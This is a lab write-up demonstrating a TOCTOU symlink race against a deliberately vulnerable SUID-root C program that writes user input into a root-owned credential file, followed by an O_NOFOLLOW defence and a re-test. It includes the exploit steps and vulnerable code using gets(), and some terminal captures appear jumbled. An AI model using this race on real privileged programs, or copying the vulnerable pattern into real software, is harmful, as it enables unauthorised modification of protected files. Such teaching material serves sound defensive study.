

# Toctou attack:


Gavin Stankovsky

## Attack Overview:

The TOCTOU attack revolves around abusing race conditions in a program with elevated privilege to attack with elevated privilege, specifically attacking after the Time Of Check and before the Time Of Use. The vulnerable program allows a user to enter a file name that will be written to with elevated privilege. After the file name is input the program it does a check to see if the inputted file name is "secret" as it has sensitive information not writable to non-root users this is the Time Of Check (TOC). The vulnerable program then allows the user to input information that will be written into the provided file name, this is the Time Of Use (TOU).

## Attack Start:

Compile with `gcc -o vuln vuln.c` and creation of secret file: `sudo vi secret` and input some fake data:

A terminal window on a Ubuntu system. The user 'gav' is in the directory ~/code/p2. They run 'sudo vi secret' to create a file with root permissions. Then they run 'cat secret' and see the contents: 'SUPER SECRET CREDENTIAL FILE DONT LEAK: Username: admin Password: pass'. They then run 'l' to list files, showing 'secret vuln\* vuln.c'.

```
gav@ubuntu1604--2: ~/code/p2
gav@ubuntu1604--2:~/code/p2$ sudo vi secret
gav@ubuntu1604--2:~/code/p2$ cat secret
SUPER SECRET CREDENTIAL FILE DONT LEAK:
Username: admin
Password: pass
gav@ubuntu1604--2:~/code/p2$

gav@ubuntu1604--2:~/code/p2$ l
secret vuln* vuln.c
gav@ubuntu1604--2:~/code/p2$
```

Then to ensure vuln binary has root privilege, change the owner group to root with sudo chown root:root vuln then we can set the SUID bit by doing sudo chmod u+s vuln:

```
gav@ubuntu1604--2: ~/code/p2
gav@ubuntu1604--2:~/code/p2$ sudo vi secret
gav@ubuntu1604--2:~/code/p2$ cat secret
SUPER SECRET CREDENTIAL FILE DONT LEAK:
Username: admin
Password: pass
gav@ubuntu1604--2:~/code/p2$ sudo chown root:root vuln
gav@ubuntu1604--2:~/code/p2$ sudo chmod u+s vuln
gav@ubuntu1604--2:~/code/p2$ ll
total 24
drwxrwxrwx 2 gav  gav  4096 Mar 11 17:14 ./
drwxrwxr-x 4 gav  gav  4096 Mar 11 14:21 ../
-rw-r--r-- 1 root root   72 Mar 11 17:12 secret
-rwsrwxr-x 1 root root 7712 Mar 11 17:14 vuln*
-rw-rw-r-- 1 gav  gav  1197 Mar 11 15:59 vuln.c
gav@ubuntu1604--2:~/code/p2$


gav@ubuntu1604--2:~/code/p2$ l
secret  vuln*  vuln.c
gav@ubuntu1604--2:~/code/p2$
```

After setting up the two files we can begin the attack. First by executing the program with ./vuln which prompts the user for a filename, we input 'attkfile' and the program will CHECK if inputted file is "secret". Immediately after this we must link 'attkfile' to secret BEFORE the program creates 'attkfile' as an actual file, we can do this by creating a soft link with ln -s secret attkfile:

```
gav@ubuntu1604--2: ~/code/p2
gav@ubuntu1604--2:~/code/p2$ ./vuln
Enter the filename:
attkfile
Checking the filename attkfile...
The filename is legal
Continue?y/n

gav@ubuntu1604--2:~/code/p2$ l
secret  vuln*  vuln.c
gav@ubuntu1604--2:~/code/p2$ ln -s secret attkfile
gav@ubuntu1604--2:~/code/p2$ l
attkfile@ secret  vuln*  vuln.c
gav@ubuntu1604--2:~/code/p2$
```

Then we can input 'y' to continue the program. NOTE before pressing 'y' we have our race condition, meaning we must create a link before the program creates/uses the file. Now we enter the username and password which will be written to attkfile which is linked to "secret" so subsequently it will be written to the "secret" file!




```
gav@ubuntu1604--2: ~/code/p2
attkfile
Checking the filename attkfile...
The filename is legal
Continue?y/n
y
Enter username:
gav
Enter passwd:
hackerPassword
gav@ubuntu1604--2:~/code/p2$ cat secret
SUPER SECRET CREDENTIAL FILE DONT LEAK:
Username: admin
Password: pass
gav@ubuntu1604--2:~/code/p2$ ln -s secret attkfile
gav@ubuntu1604--2:~/code/p2$ cat attkfile
SUPER SECRET CREDENTIAL FILE DONT LEAK:
Username: admin
Password: pass
gav@ubuntu1604--2:~/code/p2$
```

O\_  
f

## Defense Against TOCTOU:

To defend against this type of race condition attack we should check whether or not the file we are opening is a symbolic link to another file, effectively not allowing connections to sensitive files. This can be achieved by adding the option `O_NOFOLLOW` to our `open()` call.



```
gav@ubuntu1604--2: ~/code/p2
printf("The filename is legal\n");
printf("Continue?y/n\n");
gets(flag);
if(flag[0] == 'n') exit(-1);

int fd = open(filename, O_WRONLY | O_CREAT | O_APPEND | O_NOFOLLOW, 0666);
char username[100], passwd[100];
printf("Enter username:\n");
gets(username);
printf("\nEnter passwd:\n");
gets(passwd);

if(fd != -1)
{
    write(fd, username, strlen(username));
    write(fd, passwd, strlen(passwd));
    close(fd);
}
else printf("Cannot successfully create the file\n");

-- VISUAL --
gav@ubuntu1604--2:~/code/p2$ ln -s secret rootkit
gav@ubuntu1604--2:~/code/p2$ cat rootkit
SUPER SECRET CREDENTIAL FILE DONT LEAK:
Username: admin
Password: pass
gav@ubuntu1604--2:~/code/p2$
```

To ensure this works I followed the process above with the new setting added to open() which as shown below wont allow the file to be used:

```
gav@ubuntu1604~2: ~/code/p2
gav@ubuntu1604~2:~/code/p2$ vi vuln
vuln vuln.c
gav@ubuntu1604~2:~/code/p2$ vi vuln.c
gav@ubuntu1604~2:~/code/p2$ vi vuln.c
gav@ubuntu1604~2:~/code/p2$ clear
gav@ubuntu1604~2:~/code/p2$ ln -s secret newattk
gav@ubuntu1604~2:~/code/p2$

{
    char filename[100];
    char flag[100];
    printf("Enter the filename:\n");
    gets(filename);

    // here the system check whether the filename is legal and authorize
    if(check(filename) == -1) exit(-1);

    printf("The filename is legal\n");
    printf("Continue?y/n\n");
    gets(flag);
    if(flag[0] == 'n') exit(-1);

    int fd = open(filename, O_WRONLY | O_CREAT | O_APPEND | O_NOFOLLOW,
0666);
    char username[100], passwd[100];
    printf("Enter username:\n");
    gets(username);
    printf("Enter password:\n");
    gets(passwd);

    if(fd != -1)
-- VISUAL --
30,63 68%

secret vuln* vuln.c
gav@ubuntu1604~2:~/code/p2$ sudo chown root:root vuln
[sudo] password for gav:
gav@ubuntu1604~2:~/code/p2$ sudo chmod u+s vuln
gav@ubuntu1604~2:~/code/p2$ ll
total 36
drwxrwxrwx 2 gav gav 4096 Mar 11 17:50 ./
drwxrwxr-x 4 gav gav 4096 Mar 11 14:21 ../
-rw-r--r-- 1 root root 72 Mar 11 17:45 secret
-rwxrwxr-x 1 root root 7712 Mar 11 17:50 vuln*
-rw-r--r-- 1 gav gav 1211 Mar 11 17:46 vuln.c
-rw-r--r-- 1 gav gav 12288 Mar 11 17:46 .vuln.c.swp
gav@ubuntu1604~2:~/code/p2$ ./vuln
Enter the filename:
newattk
Checking the filename newattk...
The filename is legal
Continue?y/n
y
Enter username:
NEMATTACK
Enter passwd:
SUPER ATTACK
Cannot successfully create the file
gav@ubuntu1604~2:~/code/p2$
```

After running with the error I removed the O\_NOFOLLOW option and re-tried the attack to ensure the setting was the reason we stopped the attack.

```
gav@ubuntu1604~2: ~/code/p2
gav@ubuntu1604~2:~/code/p2$ sudo chown root:root vuln ; s
udo chmod u+s vuln
gav@ubuntu1604~2:~/code/p2$ l
secret vuln* vuln.c
gav@ubuntu1604~2:~/code/p2$ ll
total 36
drwxrwxrwx 2 gav gav 4096 Mar 11 17:56 ./
drwxrwxr-x 4 gav gav 4096 Mar 11 14:21 ../
-rw-r--r-- 1 root root 72 Mar 11 17:45 secret
-rwxrwxr-x 1 root root 7712 Mar 11 17:56 vuln*
-rw-r--r-- 1 gav gav 1199 Mar 11 17:56 vuln.c
-rw-r--r-- 1 gav gav 12288 Mar 11 17:56 .vuln.c.swp
gav@ubuntu1604~2:~/code/p2$ ./vuln
Enter the filename:
sanityattack
Checking the filename sanityattack...
The filename is legal
Continue?y/n
y
Enter username:
SanityAttack
Enter passwd:
Undefendedattack
gav@ubuntu1604~2:~/code/p2$

{
    char filename[100];
    char flag[100];
    printf("Enter the filename:\n");
    gets(filename);

    // here the system check whether the filename is legal and authorize
    if(check(filename) == -1) exit(-1);

    printf("The filename is legal\n");
    printf("Continue?y/n\n");
    gets(flag);
    if(flag[0] == 'n') exit(-1);

    int fd = open(filename, O_WRONLY | O_CREAT | O_APPEND , 0666);
    char username[100], passwd[100];
    printf("Enter username:\n");
    gets(username);
    printf("Enter password:\n");
    gets(passwd);

    if(fd != -1)
{
    "vuln.c" 44L, 1199C written
30,63 71%

gav@ubuntu1604~2:~/code/p2$ l
secret vuln.c
gav@ubuntu1604~2:~/code/p2$ ln -s secret sanityattack
gav@ubuntu1604~2:~/code/p2$ l
sanityattack@ secret vuln* vuln.c
gav@ubuntu1604~2:~/code/p2$ cat secret
SUPER SECRET CREDENTIAL FILE DONT LEAK:
Username: admin
Password: pass
SanityAttackUndefendedattackgav@ubuntu1604~2:~/code/p2$
```